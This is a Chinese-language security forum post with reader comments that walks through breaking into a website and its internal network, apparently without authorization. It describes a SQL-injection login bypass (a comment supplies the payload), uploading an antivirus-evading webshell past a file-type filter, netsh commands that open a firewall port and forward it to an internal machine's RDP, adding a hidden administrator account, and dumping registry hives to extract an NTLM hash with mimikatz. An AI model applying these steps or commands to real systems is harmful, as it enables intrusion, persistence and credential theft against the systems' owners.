登录


【实战2】记一次获取远程桌面历程

PaperPen / 2019-06-05 09:20:00 / 浏览数 8141 渗透测试 渗透测试 顶(2) 踩(1)

整体流程：
第一步，万能密码进入后台
第二步，传免杀马连菜刀
第三步，端口转发
第四步，读取hash值

0x01 进入后台


找到后台登陆界面/admin/，尝试万能密码登录，成功进入后台




0x02 传马连菜刀

找到上传点，上传1.php文件失败，提示只允许上传jpg文件。于是传图马抓包改后缀

上传成功，并直接显示了上传路径，复制访问，连接菜刀，但是，失败了！！！
应该是被杀了，那就传个免杀大马吧（同样的方法）




进入大马后尝试执行命令，但是只能执行whoami，其他命令执行不了，不知道为什么…
还是传个免杀小马连菜刀吧（附件中），传了好几个终于有一个解析成功了



0x03 端口转发


终端执行命令，发现内网的3389是开着的



进行端口转发，把来自外部的 tcp 的6666端口流量全部转发到内网的2008r2机器的3389端口上，执行以下两条命令

```
netsh advfirewall firewall add rule name="winmgmt" dir=in action=allow protocol=TCP localport=6666

netsh interface portproxy add v4tov4 listenport=6666 connectaddress=192.168.2.57 connectport=3389
```



添加用户$PaperPen并添加到管理员组，mstsc远程连接：公网ip:6666

0x04 读取hash值

获取注册表信息

```
C:\xampp\htdocs\admin\upload\> reg save HKLM\SYSTEM Sys.hiv
操作成功完成。

C:\xampp\htdocs\admin\upload\> reg save HKLM\SAM Sam.hiv
操作成功完成。
```

使用mimikatz读取到hash值

```
RID  : 000001f4 (500)
User : Administrator
  Hash NTLM: 43d02ac1098784c21e0fd88be42ac372
```

总结：
读到的hash未能破解，所以就只能到这步了
师傅们有不懂的地方或者有更好的思路欢迎下方留言
欢迎前来交流~~

msxm.rar (0.0 MB) 下载附件

点击收藏 | 4 关注 | 1

上一篇：bugbounty：利用文件上传 ... 下一篇：如何利用机器学习创建恶意软件检测系统

1. 15 条回复

KingHandles 2019-06-05 11:12:34

用cmd命令进行端口转发，学习了

2 回复Ta

succes**** 2019-06-05 21:35:00

这个转发 能在外网连接？ 直接访问外网 也转不到这台机器的6666端口啊

0 回复Ta


175****0720 2019-06-06 08:39:36

楼主我能问下你万能密码的用户名和密码么

0 回复Ta


stay 2019-06-06 11:22:18

@175****0720 用户名admin'#，密码应该随便写的

0 回复Ta


AI安全 2019-06-06 12:06:50

感谢楼主，学习了

0 回复Ta


PaperPen 2019-06-06 19:43:06

@succes**** 可以的，把内网的端口转到了公网上，直接访问公网的就可以了

0 回复Ta


虎哥 2019-06-07 12:21:01

感谢分享，cmd那个非常给力
PS:
1.免杀的大马和小马能给一份么
2.msxm.rar是干嘛的哈

0 回复Ta


PaperPen 2019-06-07 13:57:08

@虎哥 msxm = 免杀小马

0 回复Ta


ur10ser 2019-06-08 17:46:39

lz能简单介绍一下目标网络拓扑吗？在端口转发处的操作有点没看明白

0 回复Ta


咕咕咕 2019-06-10 07:53:26

这台机器有公网IP才行

0 回复Ta


不能忍 2019-06-10 17:26:04

mimikatz竟然可以从注册表中读hash值，，，，学到了

0 回复Ta


PaperPen 2019-06-12 16:17:22

@ur10ser 在防火墙上新增了一条规则，允许流量从6666端口进出，再把本地的3389与公网的6666对应起来，访问公网6666就相当于访问内网3389了

0 回复Ta


Smoking 2019-06-13 09:23:30

@succes**** 这个网站应该是外网IP映射到内网IP，然后访问外网IP的6666端口就相当于访问内网的3389端口，不知道我理解的对不对

1 回复Ta


PaperPen 2019-06-14 10:38:53

@Smoking 对的

0 回复Ta

Key 2019-07-01 10:55:38

msxm的密码是多少啊!求大佬明细

1 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板